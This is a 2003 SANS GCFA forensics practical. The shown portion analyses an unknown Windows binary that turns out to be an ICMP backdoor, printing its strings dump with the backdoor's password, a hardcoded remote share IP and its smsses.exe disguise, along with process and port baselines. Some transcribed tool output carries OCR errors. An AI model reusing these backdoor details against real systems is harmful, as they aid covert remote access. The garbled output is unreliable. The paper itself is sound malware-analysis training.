



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics
at <http://www.giac.org/registration/gcfa>

GCFA Practical Assignment

Version 1.3

Abstract: Part I – This consists of the analysis of an unknown binary provided by GIAC, Part II (Option 1) – Is the forensic analysis of a Windows 2000 system that was part of a Honeynet and was compromised within a couple of hours of being put out in the open, Part III – Consists of a Canadian perspective surrounding the Legal Issues of Incident Handling in Canada.

By: Richard Lee
July 7th, 2003

Table of Contents

Software used during Certification Examinations.....	3
Analysis of Unknown Binary.....	4
Binary Details.....	4
Forensic Details.....	10
Program Identification.....	13
Legal Implications.....	13
Interview Questions.....	14
Additional Information.....	15
Forensic Analysis of a Compromised System.....	16
Synopsis of Case Facts.....	16
System Description.....	17
Hardware.....	18
Image Media.....	18
Media Analysis of System.....	20
Timeline Analysis.....	24
Recover Deleted Files.....	29
String Search.....	33
Conclusions.....	35
Legal Issues of Incident Handling.....	37
References.....	40
Appendices:	
Part I	
Appendix I	Results of BinText..... 41
Appendix II	Details of WinZip file “binary_v1.3.zip”..... 44
Appendix III	Regmon log containing “target2.exe”..... 46
Appendix IV	Filemon log containing “target2.exe”..... 48
Appendix V	Dependency Walker analysis of “target2.exe”..... 54
Part II	
Appendix VI	CheckIt Portable Edition Detailed Report of Compromised System..... 61
Appendix VII	Drawing of Honeynet 96
Appendix VII	Live Response on Windows 2000 Professional: Before Compromise..... 97
Appendix VIII	Live Response on Windows 2000 Professional: After Compromise..... 99
Appendix IX	EnCase Final Report..... 103

The following software was used in the examination of the Unknown Binary and the Forensic Analysis of the compromised system:

Program	Version	Company	Written By	Website
VMware Workstation	3.2.0 build 2230	VMware Inc		www.vmware.com
Dependency Walker	2.1.3623		Steve P. Miller	www.dependencywalker.com
Registry Monitor	4.32	Sysinternals	Mark Russinovich Bryce Cogswell	www.sysinternals.com
File Monitor	4.33	Sysinternals	Mark Russinovich Bryce Cogswell	www.sysinternals.com
BinText	3.00	Foundstone Inc.		www.foundstone.com
Pslist	1.2.0.0	Sysinternals	Mark Russinovich	www.sysinternals.com
Psloggedon	1.21	Sysinternals		www.sysinternals.com
Psfile	1.0	Sysinternals		www.sysinternals.com
Psinfo	1.34	Sysinternals		www.sysinternals.com
EnCase	4.13	Guidance Software		www.encase.com
Winzip	14.0 (32bit)	WinZip Computing, Inc.		www.winzip.com
Exetype.exe	1.0	Microsoft		www.microsoft.com
cmd.exe	5.0	Microsoft		www.microsoft.com
Md5sum		Red Hat		www.redhat.com/download/cygwin.html
Screen Thief 98	1.05	Villa Software		www.villa.nildram.co.uk
CGYWIN	1.3.22-dontuse-21	Red Hat		www.redhat.com/download/cygwin.html
Fport.exe	1.3.3.0	Foundstone, Inc.		www.foundstone.com
Netstat.exe	4.0	Microsoft		www.microsoft.com
CheckIt Portable Edition	7.1.2	Smith Micro Software Inc.		www.smithmicro.com
Doskey	4.0	Microsoft		www.microsoft.com
Windows 2000 Professional	5.0.2195 Service Pack 3 Build 2195	Microsoft		www.microsoft.com
McAfee Visual Route	3.25			www.mcafee.com
Snort	2	Open Source IDS		www.snort.org

Part 1: Analysis of an Unknown Binary

Part 1 of this practical consists of the analysis of an unknown binary file downloaded from the GIAC website. The analysis will be conducted in two stages. The first stage is looking at the program before it is executed in an attempt to determine what it will do. The second stage is comprised of executing the program and watching the effects it has on the system to confirm our conclusions from the first stage analysis.

The analysis will be conducted on a virtual machine using VMware Workstation version 3.2.0 build 2230. The guest operating system is Windows 2000 with the most current patches and updates as of June 17th, 2003. The advantages of using this type of system for analysis is that the processes run on the guest system won't affect the host system. Once the analysis is completed the system can be deleted without affecting the host system. The IP Address of the virtual machine is 192.168.1.80.

Binary Details

I downloaded the unknown binary file "binary_v1.3.zip" from the GIAC website. There is no information available on the binary such as the type of system it was found on, how it was obtained, how it was discovered, who has had control of the file since its seizure, whether it comes from a suspect's or victim's system, or what the original MD5SUM value was when it was seized.



Program Name: target2.exe


The binary file "target2.exe" was examined while within the zip file "binary_v1.3.zip" using the details button. The information contained within the details portion of the zip file has been attached as appendix II.

File/MAC Time Information:

The binary file "target2.exe" was then extracted using winzip from the zip file and placed into a folder "C:\UnknownBinary\File\" where the MAC times became apparent. Modified Time is 2003.02.20 12:45:48, Accessed Time is 2003.06.24 22:41:23 and Created Time is reported as being 2003.02.20 12:45:48, however, WinZip only keeps track of the Modified Date and Time. Therefore the reported Accessed and Created Dates cannot be considered accurate.

File Owner:


It also shows the owner of the file to be “Administrator”.




The WinZip file and suspect file were examined using EnCase to look at the contents of the file and the file attributes.

File Size: Logical size = 26,793 Bytes
Physical Size = 27,136 Bytes

© SANS Institute 2003



The results of running exetype from a command prompt. It shows the file to be a 32 bit Windows file built for Intel based 80386 processors. File works under Windows Graphical User Interface (GUI).



MD5SUM Hash Value:

An MD5SUM of the suspect file after it had been unzipped to the directory C:\UnknownBinary\File shows that it has the same hash value as when it was examined using EnCase while still zipped. The MD5SUM used was a Linux version from within a CGYWIN Shell. The MD5SUM value of the file target2.exe is 848903a92843895f3ba7fb77f02f9bf1. Because there was no MD5SUM hash values accompanying the binary file downloaded from the GIAC site it is not possible to confirm that there have been no changes to the file since it was compressed.

```

Richard Lee@Rick2 ~
$ md5sum c:/UnknownBinary/File/target2.exe
848903a92843895f3ba7fb77f02f9bf1 *c:/UnknownBinary/File/target2.exe
Richard Lee@Rick2 ~
$

```

Keywords Found Within File:

The file "target2.exe" was examined using BinText.

BinText 3.00

File to scan: C:\Documents and Settings\Richard Lee\My Documents\SANS Certification\target2.exe

Advanced view | Time taken: 0.010 secs | Text size: 2118 bytes (2.07K)

File pos	Mem pos	ID	Text
A 00004061	00404061	0	ERROR 1
A 0000406C	0040406C	0	impossible create raw ICMP socket
A 00004098	00404098	0	RAW ICMP SendTo:
A 000040AE	004040AE	0	===== Icmp BackDoor V0.1 =====
A 000040F4	004040F4	0	===== Code by Spoof. Enjoy Yourself!
A 0000411E	0040411E	0	Your PassWord:
A 00004138	00404138	0	cmd.exe
A 00004142	00404142	0	Exit OK!
A 00004150	00404150	0	Local Partners Access
A 0000416A	0040416A	0	Error Uninstalling Service
A 0000418A	0040418A	0	Service Uninstalled Successfully
A 000041B2	004041B2	0	Error Installing Service
A 000041CE	004041CE	0	Service Installed Successfully
A 000041F5	004041F5	0	Create Service %s ok!
A 0000420D	0040420D	0	Create Service failed:%d
A 00004229	00404229	0	Service Stopped
A 0000423D	0040423D	0	Force Service Stopped Failed%d
A 00004260	00404260	0	The service is running or starting!
A 00004288	00404288	0	Query service status failed!
A 000042A8	004042A8	0	Open service failed!
A 000042C1	004042C1	0	Service %s Already exists
A 000042DC	004042DC	0	Local Printer Manager Service
A 000042FC	004042FC	0	smsses.exe
A 00004309	00404309	0	Open Service Control Manage failed:%d
A 00004338	00404338	0	Start service successfully!
A 00004358	00404358	0	Starting the service failed!
A 00004378	00404378	0	starting the service <%s>...
A 00004398	00404398	0	Successfully!
A 000043A8	004043A8	0	Failed!
A 000043B4	004043B4	0	Try to change the service's start type...
A 000043E0	004043E0	0	The service is disabled!
A 000043FC	004043FC	0	Query service config failed!
A 000062D8	004062D8	0	?????
U 00005064	00405064	0	Hello from MFC!
U 000060F3	004060F3	0	\\winnl\system32\smsses.exe
U 00006181	00406181	0	\\winnl\system32\smsses.exe
U 000062B3	004062B3	0	\\199.107.97.191\C\$
U 0000632F	0040632F	0	\\winnl\system32
U 000063A7	004063A7	0	\\winnl\system32\reg.exe
U 0000642F	0040642F	0	\\winnl\system32\reg.exe
U 00006487	00406487	0	\\winnl\system32\reg.exe
U 0000653F	0040653F	0	\\winnl\system32\reg.exe
U 0000658D	0040658D	0	\\winnl\system32\reg.exe
U 00006645	00406645	0	\\winnl\system32\reg.exe
U 000066CD	004066CD	0	\\winnl\system32\reg.exe
U 00006755	00406755	0	\\winnl\system32\reg.exe
U 000067DD	004067DD	0	\\winnl\system32\reg.exe
R 00005062	00405062	1	Hello from MFC!

Ready | ANSI: 131 | Uni: 14 | Rsrc: 1 | Find | Save


Of particular interest in the text string analysis are the following lines:

```
"RAW ICMP SendTo:"  
"===== Icmp BackDoor V0.1 ====="  
"===== Code by SpooF. Enjoy Yourself"  
"Your PassWord:"  
"loki" (Discovered in EnCase)  
"cmd.exe"  
"\\winnt\system32\smsses.exe"  
"\\199.107.97.191\C$"  
"Hello from MFC!"  
"\\winnt\system32\reg.exe"
```

There are a number of interesting things here;

- 1) One is that the default settings for BinText only show strings greater than 4 characters. This results in missing the string "loki" which follows the string "Your Password". The missing "loki" was discovered using EnCase to examine the suspect file.
- 2) The reference to "Icmp Backdoor" and "loki" would indicate that this program installs some kind of covert channel using ICMP packets. Loki is a Unix/Linux based covert channeling program. A Loki client communicates with a Loki server using ICMP echo request and echo reply packets to carry the data payload. Loki was the God of mischief among the Nordic Gods. He is also known as the Trickster God or Father-of-Lies.
- 3) Also of interest is the string "\\winnt\system32\smsses.exe" as this indicates this program is designed to be used on either a Windows NT or Windows 2000 platform as Windows XP went back to the default Windows directory being "Windows". This appears to try to execute a program called "smsses" which I have been unable to reference on the Internet. Another possibility is that the program renames itself to "smsses" and places itself in the "\\winnt\system32" folder. If someone checked the running processes this would be very similar to "smss" which is a legitimate process making it easier to hide.
- 4) It appears someone going by the nickname "spooF" wrote the code or is at least taking credit for this implementation.
- 5) After the Password string and the loki string is the string "cmd.exe" this would appear to send the attacker a command shell.
- 6) The next string is an IP Address "\\199.107.97.191\C\$", the "C\$" would indicate a share on a Volume labeled "C". It is unknown at this point if this IP refers to the attacker or the victim.
- 7) A traceroute of this IP address showed it originating out of West Covina, California.

- 8) The string "Hello from MFC!" is commonly found in files programmed in Visual C++
- 9) The String "\winnt\system32\reg.exe" indicates the program is attempting to write to the registry from a DOS prompt.



The total output from BinText using the default settings of no strings less than 5 characters is attached as appendix I.

Program Description

The file appears to be an ICMP Backdoor to a Windows NT or Windows 2000 system. The data link libraries (dlls) listed by Dependency Walker indicate it was written in Visual C++ makes, registry and security calls, and uses the Windows Socket API used by most internet and network applications. These dlls would be consistent with a program that tries to hide itself while listening for ICMP traffic. The reference in the program to "Icmp Backdoor" and "loki" are also consistent with the conclusion. The program appears as though it may send the attacker a command shell.

Forensic Details

The program Dependency Walker (depends.exe) was used to determine which dll files are required by the program.

The screenshot shows the Dependency Walker application window. The left pane displays a tree view of modules for 'TARGET2.EXE', including KERNEL32.DLL, ADVAPI32.DLL, WS2_32.DLL, MFC42.DLL, MSVCRT.DLL, and MSVCP60.DLL. The right pane shows a table of dependencies with columns for PI, Ordinal, Hint, Function, and Entry Point. Below this is a table of modules with columns for Module, File Time Stamp, Link Time Stamp, File Size, Attr., Link Checksum, Real Checksum, CPU, Subsystem, Symbols, and Preference. An error message is displayed at the bottom: 'Error: At least one required implicit or forwarded dependency was not found.' A dialog box titled 'Dependency Walker' is open, showing a warning icon and the text: 'Errors were detected when processing "c:\unknownbinary\file\TARGET2.EXE". See the log window for details.' The dialog box has an 'OK' button.

Module	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real Checksum	CPU	Subsystem	Symbols	Preference
MSVCP60.DLL	Error opening file. The system cannot find the file specified (?).									
ADVAPI32.DLL	2002.07.22 13:05	2002.07.23 01:13	367,376	A	0x00065640	0x00065640	x86	Console	DBG	0x77
GDI32.DLL	2002.07.22 13:05	2002.07.23 01:13	234,256	A	0x00048894	0x00048894	x86	Console	DBG	0x77
KERNEL32.DLL	2002.07.22 13:05	2002.07.23 01:13	733,968	A	0x000B5326	0x000B5326	x86	Console	DBG	0x77
MFC42.DLL	2000.07.26 06:00	1999.11.30 03:33	995,383	A	0x000FE3F3	0x000FE3F3	x86	GUI	PDB	0x6C
MSVCRT.DLL	2002.07.22 13:05	2001.09.20 15:52	290,869	A	0x00048405	0x00048405	x86	GUI	PDB	0x76

Dependency Walker showed that the suspect file required a dll which was not found on the analysis system, MSVCP60.dll. This file was then downloaded from the Internet and put in the C:\Winnt\System32 folder.

It was determined the following dll files are required by the suspect file: kernel32.dll, advapi32.dll, WS2_32.dll, MFC42.dll, MSVCRT.dll and MSVCP60.dll.

Kernel32.dll is the Windows Kernel Process and provides System Services for managing Threads, Memory and Resources.

Advapi32.dll is the Advanced Windows 32 Base API DLL which is the Advanced API services library supporting numerous APIs including many security and registry calls.


Ws2_32.dll is 32 bit WinSock 2.0 which contains the Windows Socket API used by most internet and network applications to handle network connections.

Mfc42.dll is the Microsoft MFC Library and contains the Microsoft Foundation Classes (MFC) Functions used by applications created in Visual C++.

Msvcr7.dll is the Microsoft C Runtime Library and contains Standard C Library Functions such as printf, memcpy and cos.

Msvcp60.dll is the Microsoft C Runtime Library which contains Standard C Library Functions such as printf, memcpy and cos.

Fport, Pslist and Netstat were run prior to running target2.exe to get a baseline as to what processes were running before our unknown binary file.



```
C:\Tools\CMD.EXE
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\Tools>fport
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid  Process          Port  Proto Path
---  -
392  suchost            -> 135  TCP  C:\WINNT\system32\suchost.exe
8    System             -> 139  TCP
8    System             -> 445  TCP
520  MSTask             -> 1025 TCP  C:\WINNT\system32\MSTask.exe
8    System             -> 1027 TCP

392  suchost            -> 135  UDP  C:\WINNT\system32\suchost.exe
8    System             -> 137  UDP
8    System             -> 138  UDP
8    System             -> 445  UDP
224  lsass              -> 500  UDP  C:\WINNT\system32\lsass.exe
212  services           -> 1026 UDP  C:\WINNT\system32\services.exe

C:\Tools>^U
```

```

C:\Tools\CMD.EXE

C:\Tools>pslist

PsList 1.21 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for RICK2:

Name           Pid Pri Thd  Hnd      Mem      User Time      Kernel Time      Elapsed Time
Idle            0   0   1    0        16      0:00:00.000      8:08:21.813      8:09:45.063
System          8   8   30   155      216      0:00:00.000      0:00:24.084      8:09:45.063
SMSS           136  11   6    33        392      0:00:00.010      0:00:00.680      8:09:45.063
CSRSS          164  13  10   254       976      0:00:07.370      0:00:11.045      8:09:33.196
WINLOGON       184  13  15   349      3976     0:00:00.030      0:00:02.383      8:09:30.893
SERVICES        212   9  38   486      4952     0:00:00.060      0:00:02.123      8:09:26.797
LSASS          224   9  16   253      1148     0:00:00.170      0:00:01.061      8:09:26.687
svchost        392   8   9   229      2980     0:00:00.030      0:00:00.360      8:09:20.207
spoolsv        424   8  10   130      3260     0:00:00.010      0:00:00.290      8:09:19.546
svchost        460   8  16   243      5784     0:00:00.020      0:00:00.741      8:09:19.206
regsvc         504   8   2    30        744     0:00:00.010      0:00:00.040      8:09:15.911
mstask         520   8   6   117      2616     0:00:00.010      0:00:00.120      8:09:15.030
UMwareServi   576  13   2    35        976     0:00:00.020      0:00:00.030      8:09:12.206
WinMgmt        524   8   3    98        320     0:00:03.304      0:00:01.191      8:09:11.335
svchost        664   8   5   136      4188     0:00:00.010      0:00:00.250      8:09:08.030
explorer       756   8  15   283      2812     0:00:00.470      0:00:12.978      8:09:00.299
UMwareIray    852   8   1    29       1148     0:00:00.030      0:00:00.040      8:08:52.327
WZQKPICK       880   8   1    20        968     0:00:00.010      0:00:00.040      8:08:49.513
wordpad        588   8   2    49        828     0:00:00.020      0:00:00.260      0:18:30.166
REGMON         804   8   1    30      10712     0:00:00.590      0:00:02.894      0:01:41.746
FILEMON        688   8   1    30      8380     0:00:00.120      0:00:03.915      0:01:34.896
CMD            700   8   1    27        996     0:00:00.010      0:00:00.040      0:00:40.518
pslist        280  13   2    72       1108     0:00:00.010      0:00:00.100      0:00:00.150

C:\Tools>

```

```

C:\Tools\CMD.EXE

C:\Tools>netstat -an

Active Connections

Proto Local Address           Foreign Address         State
TCP   0.0.0.0:135              0.0.0.0:0               LISTENING
TCP   0.0.0.0:445              0.0.0.0:0               LISTENING
TCP   0.0.0.0:1025             0.0.0.0:0               LISTENING
TCP   0.0.0.0:1027             0.0.0.0:0               LISTENING
TCP   192.168.1.80:139        0.0.0.0:0               LISTENING
UDP   0.0.0.0:135              *:*:                    *:*
UDP   0.0.0.0:445              *:*:                    *:*
UDP   0.0.0.0:1026            *:*:                    *:*
UDP   192.168.1.80:137       *:*:                    *:*
UDP   192.168.1.80:138       *:*:                    *:*
UDP   192.168.1.80:500       *:*:                    *:*

```

Prior to running the unknown binary, target2.exe, Regmon and Filemon were run to capture any activity with the System Registry and file activity. The complete output from Regmon is attached as Appendix III and the complete output from Filemon is attached as Appendix IV. After running the unknown binary, target2.exe, there was no change in the output from Fport, Pslist or Netstat. It does not appear as though the program was able to run properly.

Program Identification

I did extensive searches on the Internet using the strings: "Icmp BackDoor"; "Code by Spoof. Enjoy Yourself"; "Code by Spoof"; "smsses.exe"; "loki" and "199.107.97.191\C\$". I utilized such search engines as www.google.com, www.infosyssec.org, www.sans.org, www.altavista.com, www.dogpile.com. I was unsuccessful being able to find the source code for the program.

I also conducted a search on the author "Spoof" using www.infosyssec.org which allows you to do a search of the news groups by author. I did find one hit of interest where spoof is looking for a C Compiler. The message is dated 2000.05.05 and was in the news group "comp.lang.c." He indicates that he is new to C programming and is looking for a recommendation for a reliable, easy and free compiler.

